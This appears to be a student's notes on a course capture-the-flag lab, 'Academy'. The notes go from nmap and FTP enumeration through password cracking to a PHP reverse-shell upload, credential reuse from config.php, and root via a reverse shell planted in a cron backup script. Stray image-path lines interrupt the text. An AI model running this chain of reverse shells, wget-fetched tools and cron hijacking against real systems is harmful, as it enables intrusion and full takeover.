Academy Walkthrough From Heath

1.

Arp Scan + NMAP Scan:

```
┌──(kali㉿kali)-[~/Desktop/PraticalEthicalKacker/Mid-Capstone/Academy]
└─$ cat target_ip.txt
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b8:6e:5b, IPv4: 192.168.163.133
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.163.1   00:50:56:c0:00:08       VMware, Inc.
192.168.163.2   00:50:56:fa:89:5f       VMware, Inc.
192.168.163.134 00:0c:29:a2:c1:e6       VMware, Inc.
192.168.163.254 00:50:56:f9:21:3e       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.996 seconds (128.26 hosts/sec). 4 responded
```

```
┌──(kali㉿kali)-[~/Desktop/PraticalEthicalKacker/Mid-Capstone/Academy]
└─$ sudo nmap -T4 -A -p- 192.168.163.134 -oN academy_nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-07 15:17 EDT
Nmap scan report for 192.168.163.134
Host is up (0.00041s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.163.133
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:A2:C1:E6 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.41 ms 192.168.163.134

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.84 seconds
```

On an assessment, we want to brute force SSH. We need to see if we can log in an admin or known account with a weak password. Second, we need to see if the blue team can pick us up. Can they detect our brute force scan? It is important to test the systems in place to make sure they are working.

Everything that was not meant to be there needs to be reported, so client can improve.

Another

Heath starts this one with FTP. Nmap picked up anonymous login and ".txt" file in FTP server, and that is interesting. We can go retrieve the file, but that is pretty much it for the service.

The reason we do not have much else to do after retrieving the file is because we do not know where this file we retrieved is being stored on the target. If it was being stored under the Apache website files, maybe we could execute it through http by requesting its path (i.e. http://target_ip_address/academy/note.txt), but that is not the case here. So, if we could navigate through the Apache server website to the note.txt file, then we could potentially exploit it.

Heath use "#hash-identifier" built-in tool in kali, paste the hash found in the note.txt file, and it identifies the hash type.

Then, uses "#hashcat" command to brute force it.

In order to brute force with hashcat, we need to save the password hash in a ".txt" file, so we can reference that when we run the hashcat tool.

To bust directories, here, he uses:

"#dirb http://target_ip_address"

Also,

"#ffuf -w /path/to/wordlist.txt:FUZZ -u http://target_ip_address/FUZZ"

Ffuf is pretty fast, but only finds first level directories.

Search online for more Directories Busting Tools.

We can right click on the image, and try to load in a separate page to see if payload gets executed.

Open netcat listener. (-nvlp)

Then, upload a malicious php-reverse-shell from pentestMonkey.

Reverse shell gets executed automatically.

-Privilege escalation time:

When we try to run "#sudo -l" to list commands we can run with sudo, and we get error message saying "sudo: not found", then the next step would be to try to locate the sudo command.

We can try:

"#which sudo"

"#locate sudo"

If no location is returned, we move on to the next vector.

At this point, nothing comes back, so he pulls up "linpeas" to the target machine. It is an automated tool for privilege escalation in Linux.

We can copy and past it in a ".sh" file, and then upload to the "tmp" folder of the target. The "tmp" folder is usually a good one to "#wget".

It is possible to find linpeas here: "https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh". (http://michalszalkowski.com/security/linpeas/)

It is a big f#!@* script, and I had no idea that it was real. Very Fudging nice.


After we "wget" the file in the target, we need to make it executable. So, we need to run:

"#chmod +x linpeas.sh"

Then,

"#./linpeas.sh"

There are colors splitting the data from critical to less critical:



PE - Privilege Escalation

```
Useful software
/usr/bin/base64
/usr/bin/nc
/usr/bin/nc.traditional
/usr/bin/netcat
/usr/bin/perl
/usr/bin/php
/usr/bin/ping
/usr/bin/python
/usr/bin/python2
/usr/bin/python2.7
/usr/bin/python3
/usr/bin/python3.7
/usr/bin/socat
/usr/bin/wget
```

```
Searching passwords in config PHP files
/usr/share/phpmyadmin/config.inc.php:$cfg['Servers'][$i]['AllowNoPassword'] = false;
/usr/share/phpmyadmin/config.sample.inc.php:$cfg['Servers'][$i]['AllowNoPassword'] = false;
/usr/share/phpmyadmin/libraries/config.default.php:$cfg['Servers'][$i]['AllowNoPassword'] = false;
/usr/share/phpmyadmin/libraries/config.default.php:$cfg['ShowChgPassword'] = true;
/var/www/html/academy/admin/includes/config.php:$mysql_password = "My_V3ryS3cur3_P4ss";
/var/www/html/academy/includes/config.php:$mysql_password = "My_V3ryS3cur3_P4ss";
```

```
$ cat /var/www/html/academy/admin/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");


?>
$ cat /var/www/html/academy/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");


?>
$
```

I tried the credentials in the admin page of the website, but it did not work. Then, after Heath read the "/etc/passwd" file, I figured that password is for the local user "grimmie".

```
?>
$ su grimmie
Password: My_V3ryS3cur3_P4ss

id
uid=1000(grimmie) gid=1000(administrator) groups=1000(administrator),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
whoami
grimmie
```

Heath tries to connect to ssh as soon as he sees "grimmie" is a username on the local machine.

```
┌──(kali㉿kali)-[~/…/PraticalEthicalKacker/Mid-Capstone/Academy/transfer]
└─$ ssh grimmie@192.168.163.134
The authenticity of host '192.168.163.134 (192.168.163.134)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.163.134' (ED25519) to the list of known hosts.
grimmie@192.168.163.134's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ sudo -l
-bash: sudo: command not found
grimmie@academy:~$
```


```
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
grimmie@academy:~$ crontab -l
no crontab for grimmie
grimmie@academy:~$ crontab -u root -l
must be privileged to use -u
grimmie@academy:~$ crontab -e
no crontab for grimmie - using an empty one
No modification made
grimmie@academy:~$ systemctl list-timers
NEXT                         LEFT          LAST                         PASSED       UNIT
Sat 2021-08-14 01:39:00 EDT  12min left    Sat 2021-08-14 01:09:00 EDT  17min ago    phpsessioncl
Sat 2021-08-14 06:19:41 EDT  4h 53min left Fri 2021-08-13 19:57:32 EDT  5h 28min ago apt-daily-up
Sat 2021-08-14 13:57:38 EDT  12h left      Fri 2021-08-13 19:57:32 EDT  5h 28min ago apt-daily.ti
Sun 2021-08-15 00:00:00 EDT  22h left      Sat 2021-08-14 00:00:01 EDT  1h 26min ago logrotate.ti
Sun 2021-08-15 00:00:00 EDT  22h left      Sat 2021-08-14 00:00:01 EDT  1h 26min ago man-db.timer
Sun 2021-08-15 00:13:46 EDT  22h left      Sat 2021-08-14 00:13:46 EDT  1h 12min ago systemd-tmpf

6 timers listed.
Pass --all to see loaded but inactive timers, too.
lines 1-10/10 (END)
```

Then, he downloads:

"https://github.com/DominicBreuker/pspy"

Then, download and transfer pspy64 static version to the target machine, make it an executable "#chmod +x pspy64", and run it.

Even if we are a more privileged user, we should still "#wget" from the "/tmp" folder.



The script in the "grimmie" home folder is executing periodically, and it is being run by UID=0, which is root User ID (UID). This means that if we can edit the file, when the job runs, it is going to spam an root shell.

Lets abuse this.


Now, we can modify the backup.sh file in "grimmie" home folder.

Bash reverse shell: "https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#bash-tcp"

"https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet"

Open the netcat listener.(-nlvp)

Edit the "backup.sh" file in "grimmie" home folder, and include the bash reverse shell, save the file, and in no moment we have a root shell.


└─$ nc -nvlp 8081
listening on [any] 8081 ...
connect to [192.168.163.133] from (UNKNOWN) [192.168.163.134] 57820
bash: cannot set terminal process group (17129): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~# ls
ls
flag.txt
root@academy:~# whoami
whoami
root
root@academy:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@academy:~# cat flag.txt
cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure ...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.
Happy hacking !
root@academy:~# pwd
pwd
/root
root@academy:~#